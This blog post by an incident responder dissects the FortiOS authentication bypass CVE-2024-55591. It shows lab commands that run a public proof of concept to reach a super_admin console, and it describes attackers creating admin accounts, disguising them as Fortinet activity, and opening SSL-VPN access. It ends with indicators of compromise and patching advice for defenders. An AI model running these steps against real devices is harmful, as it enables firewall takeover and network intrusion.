Dissecting CVE-2024-55591 - A Field View from the IR Trenches
Introduction:
In January 2025, Fortinet disclosed CVE-2024-55591, a critical authentication bypass vulnerability affecting FortiOS 7.0.0 through 7.0.16 and FortiProxy 7.0.0 through 7.0.19 / 7.2.0 through 7.2.12. This flaw allows unauthenticated attackers to gain super-admin privileges by exploiting weaknesses in the Node.js WebSocket module, specifically through the jsconsole functionality .
The jsconsole is a WebSocket-based, web-accessible CLI console intended for administrative use within Fortinet’s management interface. Under normal circumstances, access to this console requires proper authentication. However, due to the vulnerability, attackers can craft specific requests to bypass authentication controls and gain unauthorized access to this powerful interface.
As an Incident Responder at a Managed Service Provider (MSP), I’ve observed this vulnerability being actively exploited in the wild. Threat actors have been leveraging it to create new administrative accounts, modify firewall configurations, and establish SSL VPN connections, thereby gaining deeper access into internal networks .
In this post, I will demonstrate how CVE-2024-55591 can be exploited using publicly available tools, discuss the Indicators of Compromise (IOCs) observed during real-world incidents, and outline the actions threat actors may take post-exploitation. This information aims to equip organizations with the knowledge to detect, respond to, and mitigate the risks associated with this vulnerability.
Demonstration in the Lab:
Before delving into real-world incident observations, it’s important to understand how straightforward the exploitation of CVE-2024-55591 can be. The vulnerability centers on Fortinet’s web management interface—specifically, an exposed WebSocket intended for authenticated super_admin users only.
Due to a logic flaw, this console can be accessed without authentication, granting an attacker a privileged interface to execute administrative commands, retrieve sensitive configurations, and even create new accounts.
Setting up the Lab:
For this demonstration I will use:
- My own FortiGate 70F running vulnerable version 7.0.16 (exposed internally, NOT to the open internet )
- Nuclei for scanning / vulnerable device discovery
- WatchTowr’s public exploit for CVE-2024-55591
Discovering the Vulnerable FortiGate:
Before attackers can exploit CVE-2024-55591, they first need to identify FortiGate appliances that expose the vulnerable web interface to the internet. This is typically accomplished using automated reconnaissance tools such as Shodan or Censys. However, my vulnerable FortiGate is not publicly exposed (for obvious reasons), so I will showcase discovery with Nuclei, an open source, highly configurable vulnerability scanner that uses YAML based templates for detections. It is worth noting that because it is open source and detections are YAML based, it is absolutely possible, and even encouraged to write your own detections if one does not exist, but that is outside the scope of this post.
On my Attacker box (a Kali VM), I begin by launching a nuclei scan of my FortiGate:

Among other detections, we can clearly see CVE-2024-55591 called out in the detections list as a critical, even highlighting the web URL being targeted by the exploit.
While we see my command targeting a single known IP, it is trivial to input a list of IP’s or a range for the scan as well, providing potential attackers an extremely simple way to determine what is vulnerable.
Exploiting the Vulnerable Device:
Now that we’ve determined how dead simple it is to find these vulnerable devices, let me show you how simple it is to exploit them. I’ll start by cloning the CVE POC from WatchTowr’s Github and changing into the project’s directory:
1
2
3
4
5
6
7
8
9
10
11
12
13
dflinton@kali:~$ git clone https://github.com/watchtowrlabs/fortios-auth-bypass-poc-CVE-2024-55591.git
Cloning into 'fortios-auth-bypass-poc-CVE-2024-55591'...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 12 (delta 2), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (12/12), 7.49 KiB | 1.50 MiB/s, done.
Resolving deltas: 100% (2/2), done.
dflinton@kali:~$ cd fortios-auth-bypass-poc-CVE-2024-55591
dflinton@kali:~/fortios-auth-bypass-poc-CVE-2024-55591$ ls
CVE-2024-55591-PoC.py  README.md
dflinton@kali:~/fortios-auth-bypass-poc-CVE-2024-55591$
Here we can see the exploit directory only contains 2 files, the exploit file written in python, and a readme file containing information about the exploit. If we execute the exploit file with no other arguments, we get the following output with instructions / examples:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
dflinton@kali:~/fortios-auth-bypass-poc-CVE-2024-55591$ python CVE-2024-55591-PoC.py
/home/dflinton/fortios-auth-bypass-poc-CVE-2024-55591/CVE-2024-55591-PoC.py:11: SyntaxWarning: invalid escape sequence '\_'
  banner = """\
             __         ___  ___________
     __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
     \ \/ \/ \__  \    ___/ ___\|  |  \\|    | /  _ \ \/ \/ \_  __ \
      \     / / __ \|  | \  \\___|   Y  |    |(  <_> \     / |  | \
       \/\_/ (____  |__|  \\\\___  |___|__|__  | \\__  / \\/\_/  |__|
                  \\          \\     \\

        CVE-2024-55591.py
        (*) Fortinet FortiOS Authentication Bypass (CVE-2024-55591) POC by watchTowr

          - Sonny , watchTowr (sonny@watchTowr.com)

        CVEs: [CVE-2024-55591]

usage: CVE-2024-55591-PoC.py [-h] [--command COMMAND] [--user USER] --host HOST --port PORT [--ssl]
CVE-2024-55591-PoC.py: error: the following arguments are required: --host, --port
             __         ___  ___________
     __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
     \ \/ \/ \__  \    ___/ ___\|  |  \\|    | /  _ \ \/ \/ \_  __ \
      \     / / __ \|  | \  \\___|   Y  |    |(  <_> \     / |  | \
       \/\_/ (____  |__|  \\\\___  |___|__|__  | \\__  / \\/\_/  |__|
                  \\          \\     \\

        CVE-2024-55591.py
        (*) Fortinet FortiOS Authentication Bypass (CVE-2024-55591) POC by watchTowr

          - Sonny , watchTowr (sonny@watchTowr.com)

        CVEs: [CVE-2024-55591]


            Example Usage:
          - python CVE-2024-55591-PoC.py --host 192.168.1.5 --port 443 --command "get system status" --user watchTowr --ssl
Let’s go ahead and run that example usage, with a slight modification to the target IP to reflect our own.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64

dflinton@kali:~/fortios-auth-bypass-poc-CVE-2024-55591$ python CVE-2024-55591-PoC.py --host 10.22.1.115 --port 443 --command "get system status" --user watchTowr --ssl
/home/dflinton/fortios-auth-bypass-poc-CVE-2024-55591/CVE-2024-55591-PoC.py:11: SyntaxWarning: invalid escape sequence '\_'
  banner = """\
             __         ___  ___________
     __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
     \ \/ \/ \__  \    ___/ ___\|  |  \\|    | /  _ \ \/ \/ \_  __ \
      \     / / __ \|  | \  \\___|   Y  |    |(  <_> \     / |  | \
       \/\_/ (____  |__|  \\\\___  |___|__|__  | \\__  / \\/\_/  |__|
                  \\          \\     \\

        CVE-2024-55591.py
        (*) Fortinet FortiOS Authentication Bypass (CVE-2024-55591) POC by watchTowr

          - Sonny , watchTowr (sonny@watchTowr.com)

        CVEs: [CVE-2024-55591]

[*] Checking if target is a FortiOS Management interface
[*] Target is confirmed as a FortiOS Management interface
[*] Target is confirmed as vulnerable to CVE-2024-55591, proceeding with exploitation
Output from server: �
Lab-70F #
Output from server: �q
Lab-70F # get system status
Version: FortiGate-70F v7.0.16,build0667,241001 (GA.M)
Security Level: High

Output from server: �Firmware Signature: certified

Output from server: �xVirus-DB: 1.00000(2018-04-09 18:07)
Extended DB: 1.00000(2018-04-09 18:07)
AV AI/ML Model: 0.00000(2001-01-01 00:00)

Output from server: �#IPS-DB: 6.00741(2015-12-01 02:30)

Output from server: �HIPS-ETDB: 0.00000(2001-01-01 00:00)
APP-DB: 6.00741(2015-12-01 02:30)

Output from server: �*INDUSTRIAL-DB: 6.00741(2015-12-01 02:30)

Output from server: �XIPS Malicious URL Database: 1.00001(2015-01-01 01:01)
Serial-Number: FGT70FTKXXXXXX58

Output from server: �~�BIOS version: 05000001
System Part-Number: P28211-01
Log hard disk: Not available
Hostname: Lab-70F
Private Encryption: Disable

Output from server: �~�Operation Mode: NAT
Current virtual domain: root
Max number of virtual domains: 10
Virtual domains status: 1 in NAT mode, 0 in TP mode
Virtual domain configuration: disable
FIPS-CC mode: disable
Current HA mode: standalone
Branch point: 0667
Release Version Information: GA
System time: Wed Apr 23 08:44:25 2025
Last reboot reason: power cycle

Lab-70F #
If you look at the output above, you can see I redacted a chunk of my serial number, but you do get the results of get system status, as well as being dropped into a telnet shell to the FortiGate. This can be seen in the following screenshot:

We can see watchTowr is signed in as a super admin to the “GUI Console” in reference to the “jsconsole”. And if we look at the system logs, we can see the logins from the “watchTowr” account (I ran the exploit a few times while testing).

Behaving More Maliciously:
The previously showcased command get system status, is not particularly malicious, and would have minimal impact if a threat actor ran this against you. Unfortunately, showing the system status is not what we are seeing threat actors do in the wild. Instead, they are adding themselves new super_admin users, which looks like this:

And like this:

Notice the addition of the “BadUser” account as a super_admin from from the “watchTowr” user. This is obviously not great, as we are now seeing Threat Actors give themselves access to log in to the firewall and make whatever changes they see fit.
Obscuring the Activity:
We have been seeing previously in this post a lot of malicious activity stemming from the watchTowr user, which does reflect some of what we are seeing in the wild. However, we have also been seeing the threat actors try to cover their tracks by making the changes look like they are coming from Fortinet, by modifying the --user flag in the exploit. That looks a bit more like this:

To the untrained user, this might seem like acceptable behavior, as it now looks like Fortinet themselves are adding a user, FortiSupport, as a super_admin. The results are the same. The threat actors are then using the account to log in and continue escalating their access.
Post-Exploit Investigation:
So now we know how the threat actors are attacking, what are we looking for after the fact? The primary tip-off to the compromise is the creation of new user accounts. They are often super_admins like we see in the previous sections, but we also see lower privileged local users being created for VPN purposes. In some instances, we have seen multiple local user accounts created, and then cycled through as they VPN’d into the environment, causing us to have to pivot on several user accounts for further investigation.
Once the threat actor has created VPN users, they typically utilize existing VPN infrastructure, or create their own SSL-VPN policies, adding their newly created user(s) to it to be able to pivot to the network. This allows them to continue their campaign of attacks against the victim, often doing further reconnaissance to identify and attack the Domain Controllers, conduct password sprays / brute force attacks against enumerated users, and look for other servers on the network that may contain vulnerable software for them to exploit and further their foothold in the environment.
IOC’s
The quick list of what to check when logging into a FortiGate that may have been compromised is as follows:
- Administrator log in from jsconsole
- Source / Destination IP of
13.37.13.37,1.1.1.1,8.8.8.8, or other obscure IP addresses - New Administrators created
- New Users created
- Modification or enabling of VPN policies, specifically SSL-VPN
Conclusion:
CVE-2024-55591 is a stark reminder of just how quickly an overlooked access control flaw in a widely deployed product can escalate into a major security event. In this case, the exposure of Fortinet’s jsconsole interface allowed unauthenticated attackers to gain super_admin privileges on vulnerable devices—granting them near-total control with a single, unguarded web request.
From an incident responder’s perspective, we’ve seen how rapidly attackers weaponized this vulnerability: scanning the internet, exploiting targets en masse, and pivoting from initial access to deep persistence and lateral movement. The aftermath is often messy—unexpected admin accounts, altered configurations, disabled logs, and sometimes even the opening of new attack paths deeper into client environments.
For defenders and MSPs, the lessons are clear:
Never assume “obscure” interfaces or debug tools are safe left exposed.
Prioritize rapid patching and strict access controls on all edge and management interfaces.
Proactively hunt for signs of unauthorized access—not just at the point of entry, but across all areas an attacker could reach after compromise.
If your environment includes FortiGate appliances, now is the time to double-check patch levels, review external exposure, and scan logs for the indicators discussed above. Quick, decisive response is critical. For those responding after-the-fact, treat any evidence of jsconsole access as a serious breach—and be ready to move fast to protect your clients and your network.